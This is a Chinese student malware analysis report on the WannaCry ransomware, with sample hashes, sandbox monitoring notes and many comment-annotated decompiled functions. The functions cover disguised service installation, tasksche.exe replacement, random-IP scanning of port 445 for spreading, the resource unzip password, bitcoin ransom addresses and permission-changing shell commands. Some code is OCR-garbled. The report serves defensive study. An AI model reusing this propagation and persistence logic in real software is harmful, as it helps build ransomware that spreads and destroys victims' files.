



15PB信息安全教育 15PB Information Security Education

分析报告

样本名	3601. exe&har33. d11
班级	软安 41 期
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1. 样本概况

1.1 样本信息

文件: wcry.exe

大小: 3514368 bytes

文件版本:6.1.7601.17514 (win7sp1_rtm.101119-1850)

修改时间: 2017年5月13日, 2:21:23

MD5: 84C82835A5D21BBCF75A61706D8AB549

SHA1: 5FF465AFAABCBF0150D1A3AB2C2E74F3A4426467

CRC32: 4022FCAA

病毒行为:

遍历电脑所有磁盘,将绝大多数的文档加密,并提示勒索信息。

1.2 测试环境及工具

测试环境: win7

使用工具: pchunter、wsexplorer、火绒剑、die、ida、od、hash

1.3 分析目标

- 1、提取病毒样本, 手工清理机器
- 2、行为分析,获取病毒行为
- 3、详细分析,找到行为恶意代码
- 4、提出解决方案、编写专杀工具








2 上传微步查看运行结果








信息搜集 窃取浏览器隐私信息




3 火绒监控程序操作

3.1 执行监控




3.2 文件监控






3.3 注册表



3.4 进程监控





3.5 行为监控



4. 具体行为

4.1 主要行为

永恒之蓝病毒主要分成2部分:

第一部分: 主要是准备工作,释放文件,写入比特币账号、设置注册表项、导出函数等。

第二部分: 第二部分是内存中一个 dll 的导出函数,主要进行加密操作和删除文件。

4.2 病毒危害

对电脑上部分文件进行加密,导致文件无法正常打开,并向用户索要比特币 300,3 天内不交翻倍。





5. 主要分析



5.1 wnnacry.exe

WinMain 一览图

CryInstallVirAndRun

安装病毒并启动病毒服务, 开启进程



```
// 安装病毒并启动病毒服务, 开启进程
void __cdecl CryInstallVirAndRun()
  SC_HANDLE hSCMgr; // eax
  SC_HANDLE hSCMgr_; // edi
 SC_HANDLE hService; // eax
SC_HANDLE hService; // esi
SERVICE_TABLE_ENTRYA ServiceStartTable; // [esp+0h] [ebp-10h] BYREF
 int v5; // [esp+8h] [ebp-8h]
int v6; // [esp+Ch] [ebp-4h]
  GetModuleFileNameA(0, g MainModulePath, 0x104u);// 获取主模块路径
  // 参数个数大于等于2,以服务方式启动的wannacry.exe
  // 服务名称mssescsvc2.0进入这个条件分支
  if ( *_p__argc() >= 2 )
    hSCMgr = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
    hSCMgr_ = hSCMgr;
    // 本地服务管理器打开成功
    if ( hSCMgr )
      hService = OpenServiceA(hSCMgr, ServiceName, 0xF01FFu);// 打开服务mssecsvc2.0
     hService_ = hService;
      // 服务打开成功
      if ( hService )
        CryConfigServiceFailureAction(hService, 60);// 配置服务出错时的响应
        CloseServiceHandle(hService_);
      CloseServiceHandle(hSCMgr_);
    }
    // 设置服务进程的调度线程回调
    ServiceStartTable.lpServiceName = ServiceName;
    ServiceStartTable.lpServiceProc = ServiceProc;
    v5 = 0;
    v6 = 0;
    StartServiceCtrlDispatcherA(&ServiceStartTable);// 设置服务进程的调度线程
  else
  {
    // 以服务的方式创建进程wannacry,服务名称mssescsvc2.0
   // 显示名称Microsoft Security Center (2.0) Service
    // 先保存系統的tasksche.exe文件为qeriuwjhrf
// 然后用资源文件创建一个新的tasksche.exe文件,然后启动这个程序
   CryRunVir();
```

以服务的方式创建进程 wannacry, 服务名称 mssescsvc2.0



```
// 以服务的方式创建进程wannacry,服务名称mssescsvc2.0
// 显示名称Microsoft Security Center (2.0) Service
int CryRunVirService()
    SC_HANDLE hSCMgr; // eax
SC_HANDLE hSCMgr_; // edi
SC_HANDLE hService; // eax
SC_HANDLE hService_; // esi
char szPath[260]; // [esp+4h] [ebp-104h] BYREF
     // 拼接服务路径主应用程序路径 -m security
sprintf(szPath, "%s -m security", g_MainModulePath);
hSCMgr = OpenSCManagerA(0, 0, 0xF003Fu);
     hSCMgr_ = hSCMgr;
if (!hSCMgr)
         return 0:
     // 创建服务mssecsvc2.0
     // 显示名称Microsoft Security Center (2.0) Service
hService = CreateServiceA(hSCMgr, ServiceName, DisplayName, SERVICE_ALL_ACCESS, 0x10u, 2u, 1u, szPath, 0, 0, 0, 0);
hService = hService;
    if ( hService )
         StartServiceA(hService, 0, 0);
CloseServiceHandle(hService_);
     }
CloseServiceHandle(hSCMgr_);
     return 0;
 替换系统 tasksche
                  if ( Fun_CloseHandle )
                      hSrc = FindResourceA(0, 0x727, Type);// 查找资源R
                       hSrc_ = hSrc;
if ( hSrc )
                           hRes = LoadResource(0, hSrc);
if ( hRes )
                               lpBuffer = LockResource(hRes);
                               if ( lpBuffer )
                               dwResSize = SizeofResource(0, hSrc_);
if ( dwResSize )
                                      szVirPath[0] = 0;
memset(&szvirPath[1], 0, 0x100u);
*&szVirPath[257] = 0;
szVirPath[259] = 0;
NewFileName[0] = 0;
memset(&NewFileName[1], 0, 0x100u);
*&NewFileName[257] = 0;
NewFileName[259] = 0;
                                       // 移动C:\\WINDOWS\\tasksche.exe文件到C:\\WINDOWS\\qeriuwjhrf
// 并且重新创建文件tasksche.exe
sprintf(szVirPath, "C:\\%s\\%s", aWindows, aTasksche_exe);// C:\\WINDOWS\\tasksche.exe
sprintf(lkewFileName, "C:\\%s\\qeriuwjhrf", aWindows);// C:\\WINDOWS\\qeriuwjhrf
MoveFileK4(szVirPath, NewFileName, 1u);
hFile = g_Fun_CreateFileA(szVirPath, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, FILE_SHARE_DELETE, 0);
if (hFile != INVALID_FILE_SIZE )
{
                                           f ( hrite != InVALID_FILE_SIZE )
g_Fun_WriteFile(hFile, lpBuffer, dwResSize, &lpBuffer, 0);
g_Fun_CloseHandle(hFile);
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwProcess = 0;
ProcessInformation.hProcess = 0;
ProcessInformation.hProcess = 0;
Stroat(szVirPath, &off_431340);
StartupInfo.cb = 68;
StartupInfo.wShowWindow = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.wShowHindow = 0,
SzVirPath,
0,
0,
0,
0,
0,
                                                            0,
0x8000000u,
                                                          0,
&StartupInfo,
&ProcessInformation))
                                            {
    p Fun CloseHandle(ProcessInformation.hThread):
```



服务回调 ServiceProc

CrySpreadInNet

```
2 // 在网络上传播病毒
3 int CrySpreadInNet()
    int ret; // eax
    HANDLE hThread1; // eax
    int i; // esi
    HANDLE hThread2; // eax
10
   // 攻击模块的PE,一个是32位的一个是64位的
11
   // 32位的大小0x4060,64位的大小0xc8a4
// 初始化网络API和读取PE文件,失败直接返回0
12
13
    ret = CryInitInetAndReadPE();
    if ( ret )
15
16
      hThread1 = beginthreadex(0, 0, spreadInLAN, 0, 0, 0);// 局域网传播病毒
17
      if ( hThread1 )
18
       CloseHandle(hThread1);
19
      for ( i = 0; i < 128; ++i )
20
21
22
        hThread2 = beginthreadex(0, 0, spreadInWAN, i, 0, 0);// 万维网传播病毒
        if ( hThread2 )
23
24
          CloseHandle(hThread2);
25
        Sleep(2000u);
26
27
      ret = 0;
28
29
    return ret;
30 }
```

局域网传播



万维网传播



```
srand(v4 + Time + v5);
 ipA = v17;
 while (1)
 {
   do
     if ( Fun_GetTickCount() - dwSysRunTime > 0x249F00 )
                                               // 停止标志
       stop_flg = 1;
     if ( Fun_GetTickCount() - dwSysRunTime > 0x124F80 )
                                              // 拼接标志
       v15 = 1;
     if ( !stop_flg )
       break;
     if ( dwCount >= 32 )
       break;
                                               // 随机生成IP地址A段
     ipA = CryRand() % 0xFFu;
   while ( ipA == 127 || ipA >= 224 );
   if ( v15 && dwCount < 32 )
     ipB = CryRand() % 0xFFu;
                                               // 随机生成IP地址B段
                                               // 随机生成IP地址C段
// 随机生成IP地址D段
   ipC = CryRand() % 0xFFu;
   ipD = CryRand();
   sprintf(szIP, "%d.%d.%d.%d", ipA, ipB, ipC, ipD % 0xFF);
   dwIP = inet_addr(szIP);
   if ( CryConnectInet445(dwIP) > 0 )
                                              // 连接445
     break;
LABEL_23:
   Sleep(0x64u);
 stop_flg = 0;
 v15 = 0;
 v18 = Fun_GetTickCount();
ipD_ = 1;
 while (1)
   sprintf(szIP, "%d.%d.%d.%d", ipA, ipB, ipC, ipD_);
   dwIP_ = inet_addr(szIP);
   if ( CryConnectInet445(dwIP_) <= 0 )</pre>
     goto LABEL_20;
   v12 = beginthreadex(0, 0, CryAttack, dwIP_, 0, 0);
    v13 = v12;
   if ( v12 )
     break;
LABEL 21:
   if ( ++ipD_ >= 255 )
     dwSysRunTime = v18;
     Fun GetTickCount = GetTickCount;
     goto LABEL_23;
   }
 if ( WaitForSingleObject(v12, 0x36EE80u) == 258 )
   TerminateThread(v13, 0);
 CloseHandle(v13);
LABEL_20:
 Sleep(0x32u);
 goto LABEL_21;
```

CryAttack



5.2 tasksche.exe

WinMain

```
// 判断參數个數如果不等于2,
// 或者參數不是/i
// 或者後型当前路径失败
// 或者的選生積決判tasksche.exe失败
// 或者的選生akksche.exe进程或服务失败
if (*p_magc()!=2
| (lpCmd = p_argc()!=2
| (lpCmd = p_argc())=3
| (copyrileA(szfileName, g, NewFileName, 0), GetFileAttributesA(g_NewFileName) == INVALID_FILE_ATTRIBUTES)
| ! (CryCreateProcessOrService()) {
        // 13AM4Ww2dhxYgXeQepoHkHSQuy6NgaEb94
// 12t9YDPgwwe29HyNgw519p7AA81sjr6Shw
// 115p7Whggj1phwkhjicAdfJNxj6icInc
// 写入以上三个比特币账号到c.wnry文件中
CryWriteCMRY();
CryCreateOrKillProcess(CommandLine, 0, 0); // "attrib +h ." 命令行參數启动进程: 隐藏当前目录
CryCreateOrKillProcess(alcacls_GrantEv, 0, 0);// 通过命令行修欢所有文件的权限为完全访问权限。
                                    50
51
                                                                    // icacls . /grant Everyone:F /T /C /Q
// 加載解密函数和文件操作函数
         if ( CryLoadApi() )
 52
53
54
55
            CryInitCricSection(CSData);  // 初始化临界区资源
if ( CryImprotKey(CSData, 0, 0, 0) )  // 读取主模块文件并导入密钥
              dwReadSize = 0;
lpGlobalTWNRY = CryDeCodeAndRet(CSData, FileName, &dwReadSize);// t.wnry解密该PE文件,解密后存储在全局的堆中,并返回地址
 56
57
58
59
50
51
52
53
54
55
56
57
               if ( lpGlobalTWNRY )
              if ( lpHeapTWNRY )
                {
    Fun_TaskStart = CryExportFun(lpHeapTWNRY, g_szTaskStart);// 从解密后的dll中导出函数 TaskStart
                  if ( Fun_TaskStart )
  Fun_TaskStart(0, 0);
              }
            CryDeleteCricSection(CSData);
                                                       // 释放临界区资源
         }
      return 0;
```



CrySrandName

```
9 int CurIndex; // edi
10 int enCount; // esi
11 int NumCount; // esi
                  WCHAR szComputerName[200]; // [esp+Ch] [ebp-198h] BYREF
DWORD nSize; // [esp+19Ch] [ebp-8h] BYREF
unsigned int CalcLen; // [esp+1A0h] [ebp-4h]
15
16
                   // 获取计算机名称
                  77 3.40(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) #10(1) 
18
19
 21
22
 23
24
25
26
                    // 将计算机名的每位相乘算出一个随机数种子
                    CalcLen = 0;
dwNameMul = 1;
if ( wcslen(szComputerName) )
 27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
                               Index = szComputerName;
                              {
  dwNameMul *= *Index;
                                       ++CalcLen;
                                       ++Index;
                                       szLen = wcslen(szComputerName);
                               while ( CalcLen < szLen );
                    // 随机名称小写英文字符
                      srand(dwNameMul);
                    CurIndex = 0;
enCount = rand() % 8 + 8;
if (enCount > 0)
 43
44
 46
47
                            szSrandName[CurIndex++] = rand() % 0x1A + 0x61;// 随机小写字母while ( CurIndex < enCount );
49
50
51
                     // 随机名称数字
53
54
55
56
57 }
                    NumCount = enCount + 3;
while ( CurIndex < NumCount )
szSrandName[CurIndex++] = rand() % 10 + 48; // 随机数字
                      szSrandName[CurIndex] = 0;
```



CrySetCurDirWindowsOrTmp

```
1
//
2// 设置当前路径为windows或tmp
3 BOOL __cdecl CrySetCurDirWindowsOrTmp(wchar_t *lpOutStr)
    WCHAR Buffer[260]; // [esp+8h] [ebp-4D8h] BYREF wchar_t szPath[260]; // [esp+210h] [ebp-2D0h] BYREF WCHAR szPathSub[100]; // [esp+418h] [ebp-C8h] BYREF
     // 初始化字符串
    Buffer[0] = word_40F874;
memset(&Buffer[1], 0, 0x204u);
    memset(&Buffer[1], 0, 0xzv4u);
Buffer[259] = 0;
szPath[0] = word_40F874;
memset(&szPath[1], 0, 0x204u);
szPath[259] = 0;
szPathSub[0] = word_40F874;
memset(&szPathSub[1], 0, 0xC4u);
                                                                           // 0
                                                                           // 0
     szPathSub[99] = 0;
    // 将随机的名称转成宽字符---子路径
     MultiByteToWidechar(CP_ACP, 0, g_szSrandName, -1, szPathSub, 99);
GetWindowsDirectoryW(Buffer, 0x104u);
    Buffer[2] = 0;
swprintf(szPath, aSProgramdata, Buffer);
                                                                          // 拼接C:\ProgramData
     // 获取文件夹属性成功并且设置当前路径成功返回1;
    if ( GetFileAttributesW(szPath) != INVALID_FILE_ATTRIBUTES && CrySetCurDir(szPath, szPathSub, lpOutStr) )
    rection 1;
swprintf(szPath, aSIntel, Buffer); // 拼接C:\Intel
if ( CrySetCurDir(szPath, szPathSub, lpOutStr) || CrySetCurDir(Buffer, szPathSub, lpOutStr) ))
       return 1;
    // 获取临时路径
   // 法本以知可以的行至
GetTempPathW(0x104u, szPath);
if ( wesrchr(szPath, '\\') )
*wesrchr(szPath, '\\') = 0;
return CrySetCurDir(szPath, szPathSub, lpOutStr) != 0;
```

CryCreateProcessOrService

```
1//
  2 // 创建tasksche.exe进程或者服务
  3 // 并检查Global\MsWinZonesCacheCounterMutexA\0互斥体是否存在
  4 // 成功返回1, 否则返回0
  5 BOOL CryCreateProcessOrService()
  6 {
  7
     char szServiceName[520]; // [esp+4h] [ebp-208h] BYREF
9
                                                    // 0
     szServiceName[0] = byte_40F910;
10
     memset(&szServiceName[1], 0, 0x204u);
     *&szServiceName[517] = 0;
11
12
     szServiceName[519] = 0;
 13
     // 获取tasksche.exe全路径,并尝试创建进程和服务,其中之一创建成功就返回
 14
    GetFullPathNameA(g_NewFileName, 0x208u, szServiceName, 0);
return CryStartService(szServiceName) && CryCheckMutex(60)
15
16
 17
          || CryCreateOrKillProcess(szServiceName, 0, 0) && CryCheckMutex(60);
18 }
```



```
2 // 启动一个服务,绑定tasksche.exe进程启动的
3// 启动成功返回1,否则返回0
4int __cdecl CryStartService(const char *lpServername)
    SC_HANDLE hSCMgr; // eax
    SC_HANDLE hSCService; // eax
   SC_HANDLE hSCService; // eax
int ret; // esi
SC_HANDLE hSCService_; // eax
void *hSCService_; // esi
char szProgram[1024]; // [esp+4h] [ebp-40Ch] BYREF
SC_HANDLE hSCObject; // [esp+404h] [ebp-Ch]
int ret; // [esp+408h] [ebp-8h]
SC_HANDLE hSCManager; // [esp+40Ch] [ebp-4h]
    ret_ = 0;
    // 打开本地服务管理器,如果打开失败直接返回
    hSCMgr = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
hSCManager = hSCMgr;
if (!hSCMgr)
      return 0;
   // 打开服务g_szSrandName,如果打开成功就直接启动后返回1
// 否则创建服务,创建成功,返回1,否则返回0
    hSCService; hSCService; hSCService; hSCService; hSCService; hSCService; hSCService;
    if ( hSCService )
       StartServiceA(hSCService, 0, 0);
      CloseServiceHandle(hSCObject);
      ret = 1;
    else
       sprintf(szProgram, "cmd.exe /c \"%s\"", lpServername);
      hSCService_ = CreateServiceA(
                         hSCManager,
                           g_szSrandName,
                           g_szSrandName,
SERVICE_ALL_ACCESS,
                           0x10u,
                           2u,
                           1u,
                           szProgram,
                           0.
                           0,
1//
2// 创建和终结进程
3int __cdecl CryCreateOrKillProcess(LPSTR lpCommandLine, DWORD dwMilliseconds, LPDWORD lpExitCode)
   struct _STARTUPINFOA StartupInfo; // [esp+8h] [ebp-54h] BYREF
struct _PROCESS_INFORMATION ProcessInformation; // [esp+4Ch] [ebp-10h] BYREF
   StartupInfo.cb = 0x44;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0:
    StartupInfo.wShowWindow = 0;
    StartupInfo.dwFlags = 1;
    // 创建一个没有窗口的进程,创建失败就返回@
    if ( !CreateProcessA(0, lpCommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
      return 0:
    if ( dwMilliseconds )
      if ( WaitForSingleObject(ProcessInformation.hProcess, dwMilliseconds) )
    TerminateProcess(ProcessInformation.hProcess, 0xFFFFFFFF);
      if ( lpExitCode )
         GetExitCodeProcess(ProcessInformation.hProcess, lpExitCode);
   CloseHandle(ProcessInformation.hThread);
   return 1;
```



CrySetOrQueryReg

```
//
// 创建注册表SOFTWARE\WanaCrypt0r
// 并设置或查询wd的值
// 如果成功返回1,否则返回0
int __cdecl <mark>CrySe OrQueryReg</mark>(int isSetReg)
   size_t dwPathLen; // eax
BOOL isSuccess; // esi
LSTATUS isSuccess; // eax
WCHAR szPath[260]; // [esp+8h] [ebp-2DCh] BYREF
wchar_t Dest[100]; // [esp+210h] [ebp-D4h] BYREF
DWORD cbData; // [esp+2D8h] [ebp-Ch] BYREF
int flg; // [esp+2DCh] [ebp-8h]
HKEY phkResult; // [esp+2E0h] [ebp-4h] BYREF
    // 内存拷贝
    qmemcpy(Dest, aSoftware, 0x14u);
LOBYTE(szPath[0]) = 0;
phkResult = 0;
                                                                                 // 'Software\'
    pnkResult = 0;
memset(&Dest[10], 0, 0x84u);
memset(szPath + 1, 0, 0x204u);
*(&szPath[258] + 1) = 0;
HIBYTE(szPath[259]) = 0;
     wcscat(Dest, L"WanaCrypt0r");
flg = 0;
     while (1)
    {
    if ( flg )
           // 创建注册表SOFTWARE\WanaCrypt@r
            RegCreateKeyW(HKEY_CURRENT_USER, Dest, &phkResult);
           // 创建注册表SOFTWARE\WanaCrypt@r
           RegCreateKeyW(HKEY_LOCAL_MACHINE, Dest, &phkResult);
        // 如果创建成功
        if ( phkResult )
           if ( isSetReg )
               // 设置注册表值wd = 当前路径
               conturnentDirectoryA(0x207u, szPath);
dwPathLen = strlen(szPath);
isSuccess = RegSetValueExA(phkResult, ValueName, 0, REG_SZ, szPath, dwPathLen + 1) == 0;
 50
                else
                 tobData = 519;
isSuccess = RegQueryValueExA(phkResult, ValueName, 0, 0, szPath, &cbData);
isSuccess = isSuccess = e;
if (!isSuccess_)
SetCurrentDirectoryA(szPath);
 52
 53
 54
55
56
57
58
                RegCloseKey(phkResult);
 59
60
               // 如果执行成功 返回1;
if ( isSuccess )
 61
 62
 63
 65
66
             // 如果超过2次没有执行成功返回@
            if ( ++flg >= 2 )
return 0;
 68
 69
        return 1;
```



CryReleaseZip

```
1// WNcry@2o17
                                 eleaseZip(HMODULE hModule, char *pwd)
      HRSRC hSrc; // eax
HRSRC hSrc_; // esi
HGLOBAL hGlobalSrc; // eax
void *lpSrc; // edi
      void *lpSrc; // edi
int dwSrcSize; // eax
   _DWORD *addr; // esi
int FileNum; // ebx
char *i; // edi
int FileNum; // [esp+8h] [ebp-12Ch] BYREF
char Str1[296]; // [esp+Ch] [ebp-128h] BYREF
       hSrc = FindResourceA(hModule, 0x80A, Type); // Type=XIA
15
16
17
18
       hSrc_ = hSrc;
if ( !hSrc )
          return 0;
       hGlobalSrc = LoadRe
if (!hGlobalSrc)
19
                             LoadResource(hModule, hSrc);
20
21
          return 0;
       lpSrc = LockResource(hGlobalSrc);
22
23
24
25
26
27
28
       // 获取资源失败就直接返回@
      if ( !lpSrc )
  return 0;
       dwSrcSize = SizeofResource(hModule, hSrc_);
addr = CryDeYaSuoZip(lpSrc, dwSrcSize, pwd); // 解压资源
29
30
       if (!addr)
         return 0;
      return o;
fileNum = 0;
memset(Str1, 0, sizeof(Str1));
CryGetFileNum(addr, -1, &FileNum);
fileNum_ = FileNum;
31
32
33
34
35
36
37
38
39
       // 释放解压后的文件到病毒文件夹下
       for ( i = 0; i < FileNum_; ++i )
         CryGetFileNum(addr, i, &FileNum);
if ( strcmp(Str1, cwnry) || GetFileAttributesA(Str1) == -1 )// 判断是否是c.wnry文件
CryFreeFileToVirPath(addr, i, Str1);
40
41
      CryFreeMem(addr);
43
       return 1;
45 }
```

CryWriteCWNRY

```
1 int CryWriteCWNRY()
       int result; // eax
int dwRand; // eax
       char DstBuf[780]; // [esp+0h] [ebp-318h] BYREF char *Source[3]; // [esp+30Ch] [ebp-Ch]
       // 比特币账号
       Source[0] = a13am4vw2dhxygx;
Source[1] = a12t9ydpgwuez9n;
Source[2] = a115p7ummngoj1p;
                                                                  // 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
10
                                                                  // 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
11
                                                                 // 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
// 以rb的方式读取c.wnry,读到参数1
       result = CryOptionC_WNRY(DstBuf, 1);
       if ( result )
14
 15
         dwRand = rand();
strcpy(&DstBuf[178], Source[dwRand % 3]);
16
         result = CryOptionC_WNRY(DstBuf, 0);
                                                                   // 以rw的方式写入文件c.wnry,写参数1到文件
 19
20
       return result;
```



```
// 读写c.wnry
int __cdecl CryOptionC_WNRY(void *DstBuf, int mode)
 int ret; // esi
 FILE *hF; // eax
 FILE *hF_; // edi
 size t dwOpSize; // eax
 ret = 0;
 if ( mode )
                                                // rb打开c.wnry
   hF = fopen(cwnry, aRb);
   hF = fopen(cwnry, Mode);
                                                // rw打开c.wnry
 hF_ = hF;
if (!hF)
   return 0;
 if ( mode )
   dwOpSize = fread(DstBuf, 0x30Cu, 1u, hF);
 else
   dwOpSize = fwrite(DstBuf, 0x30Cu, 1u, hF);
 if ( dwOpSize )
   ret = 1;
 fclose(hF_);
 return ret;
```

CryCreateOrKillProcess



CryGetApi

```
2// 加载解密函数和文件操作函数
 3 int CryLoadApi()
      HMODULE v0; // eax HMODULE v1; // edi
       BOOL (__stdcall *CloseHandle)(HANDLE); // eax
      int result; // eax
                                                                        // 加載解密函数
10 if ( !CryGetFunctionAdvapi32() )
       goto LABEL_12;
if ( *g_Fun_CreateFileW )
11
12
13
         goto LABEL_11;
      v0 = LoadLibraryA(ModuleName);
v1 = v0;
if (!v0)
                                                                                   // kernel32
14
15
16
17
         goto LABEL_12;
     goto LABL_12;

*g_Fun_CreateFileW = GetProcAddress(v0, ProcName);

*g_Fun_WriteFile_0 = GetProcAddress(v1, aWriteFile);

*g_Fun_ReadFile_0 = GetProcAddress(v1, aReadFile);

*g_Fun_MoveFileW = GetProcAddress(v1, aMoveFilew);

*g_Fun_MoveFileExW = GetProcAddress(v1, aMoveFileexw);

*g_Fun_DeleteFileW = GetProcAddress(v1, aDeleteFilew);

CloseHandle = GetProcAddress(v1, aClosehandle);

g_Fun_CloseHandle = CloseHandle;
18
19
20
21
22
23
24
        g_Fun_CloseHandle = CloseHandle;
25
26
      if ( !*g_Fun_CreateFileW )
          goto LABEL_12;
27
       if ( *g_Fun_WriteFile_0
&& *g_Fun_ReadFile_0
&& *g_Fun_MoveFileW
28
29
30
          && *g_Fun_MoveFileExW
&& *g_Fun_DeleteFileW
&& CloseHandle )
31
32
33
34
35 LABEL 11:
36
          result = 1;
37
38
      else
39
40 LABEL_12:
41
         result = 0;
42
43
       return result;
```




```
2 // 加载解密函数
